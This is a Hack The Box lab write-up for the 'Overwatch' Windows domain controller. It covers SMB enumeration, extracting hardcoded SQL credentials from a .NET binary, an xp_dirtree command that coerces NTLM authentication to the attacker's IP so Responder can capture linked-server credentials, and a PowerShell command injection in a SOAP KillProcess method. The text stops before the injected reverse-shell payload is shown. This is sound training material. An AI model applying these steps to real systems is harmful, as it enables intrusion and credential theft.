Overwatch is a medium-difficulty Windows Active Directory machine from Hack The Box: anonymous SMB share leaks a .NET monitoring binary → reverse it to extract a SQL connection string for sqlsvc → coerce NTLM auth with xp_dirtree and intercept linked-server cleartext to grab sqlmgmt creds → WinRM as sqlmgmt for user flag → chisel port-forward the internal SOAP monitoring service → command injection in KillProcess → reverse shell as NT AUTHORITY\SYSTEM for root.
PORT STATE SERVICE VERSION 53/tcp open tcpwrapped 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-27 03:53:37Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 3389/tcp open ms-wbt-server Microsoft Terminal Services |_ssl-date: 2026-01-27T03:54:56+00:00; +2s from scanner time. | rdp-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb | Product_Version: 10.0.20348 |_ System_Time: 2026-01-27T03:54:17+00:00 | ssl-cert: Subject: commonName=S200401.overwatch.htb | Not valid before: 2025-12-07T15:16:06 |_Not valid after: 2026-06-08T15:16:06 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%) OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows
This is a classic Windows DC: Kerberos on 88, LDAP on 389/636, SMB on 445 and WinRM on 5985. Let’s start with SMB since it usually allows the cheapest enumeration.
SMB Enumeration
Anonymous listing works against the host and we get a non-default software$ share:
Sharename Type Comment --------- ---- ------- ADMIN$ Disk Remote Admin C$ Disk Default share IPC$ IPC Remote IPC NETLOGON Disk Logon server share software$ Disk SYSVOL Disk Logon server share Reconnecting with SMB1 for workgroup listing. do_connect: Connection to 10.129.13.144 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND) Unable to connect with SMB1 -- no workgroup available ┌──(kali㉿kali)-[~] └─$ smbclient //10.129.13.144/software$ -N Try "help" to get a list of possible commands. smb: \> ls . DH 0 Fri May 16 21:27:07 2025 .. DHS 0 Thu Jan 1 01:46:47 2026 Monitoring DH 0 Fri May 16 21:32:43 2025
7147007 blocks of size 4096. 1760684 blocks available smb: \> cd Monitoring smb: \Monitoring\> ls . DH 0 Fri May 16 21:32:43 2025 .. DH 0 Fri May 16 21:27:07 2025 EntityFramework.dll AH 4991352 Thu Apr 16 16:38:42 2020 EntityFramework.SqlServer.dll AH 591752 Thu Apr 16 16:38:56 2020 EntityFramework.SqlServer.xml AH 163193 Thu Apr 16 16:38:56 2020 EntityFramework.xml AH 3738289 Thu Apr 16 16:38:40 2020 Microsoft.Management.Infrastructure.dll AH 36864 Mon Jul 17 10:46:10 2017 overwatch.exe AH 9728 Fri May 16 21:19:24 2025 overwatch.exe.config AH 2163 Fri May 16 21:02:30 2025 overwatch.pdb AH 30208 Fri May 16 21:19:24 2025 System.Data.SQLite.dll AH 450232 Sun Sep 29 16:41:18 2024 System.Data.SQLite.EF6.dll AH 206520 Sun Sep 29 16:40:06 2024 System.Data.SQLite.Linq.dll AH 206520 Sun Sep 29 16:40:42 2024 System.Data.SQLite.xml AH 1245480 Sat Sep 28 14:48:00 2024 System.Management.Automation.dll AH 360448 Mon Jul 17 10:46:10 2017 System.Management.Automation.xml AH 7145771 Mon Jul 17 10:46:10 2017 x64 DH 0 Fri May 16 21:32:33 2025 x86 DH 0 Fri May 16 21:32:33 2025
7147007 blocks of size 4096. 1760684 blocks available
A .NET monitoring program with a .pdb and EntityFramework/SQLite deps. Let’s pull the whole Monitoring folder down:

overwatch.exe is a .NET assembly so we can throw it into dnSpy and read it cleanly. Inside the MonitoringService class we find a hardcoded SQL connection string:
So we have valid credentials for sqlsvc against the MSSQL instance running locally on the box. The catch is that MSSQL isn’t exposed externally, only via the monitoring binary — so we’ll need to reach SQL Server another way.
NTLM Coercion + Linked-Server Capture
Connecting to MSSQL through impacket’s mssqlclient.py as sqlsvc, we get a shell on the master DB. Two interesting things show up: xp_dirtree is callable (lets us coerce NTLM authentication to an arbitrary host) and there is a sql07 linked server configured on this instance.
We point xp_dirtree at our box to collect the machine account NetNTLMv2 hash, and at the same time set up Responder so when MSSQL tries to negotiate the linked server connection we can capture credentials in cleartext as well:
1
2
3
4
5
6
7
8
9
SQL (OVERWATCH\sqlsvc  guest@master)> xp_dirtree \\10.10.16.79\test
subdirectory   depth   file
------------   -----   ----
SQL (OVERWATCH\sqlsvc  guest@master)> use_link sql07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "sql07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.

SQL (OVERWATCH\sqlsvc  guest@master)>
Responder picks up both: the machine account NetNTLMv2 challenge (not very useful here without cracking) and — more importantly — the linked-server credentials in cleartext because MSSQL stores linked server logins in a reversible format and presents them during the handshake:

Going back to the overwatch.exe binary, the MonitoringService class exposes a SOAP service over HTTP. Looking at its KillProcess method we can see exactly why it’s interesting:
overwatch-killprocess
The processName argument is concatenated directly into a PowerShell Stop-Process -Name <input> -Force script and pushed into a runspace. No quoting, no validation — pure command injection via a ; separator.
The service binds to 127.0.0.1:8000 (only listening on loopback), so we need to forward that port out. Chisel is the easiest tool for that — we run the server on Kali in reverse mode and the client on the box:
The internal SOAP endpoint is now reachable on our local 127.0.0.1:8000. We craft a SOAP envelope that calls KillProcess with an injected PowerShell payload that pulls our reverse shell: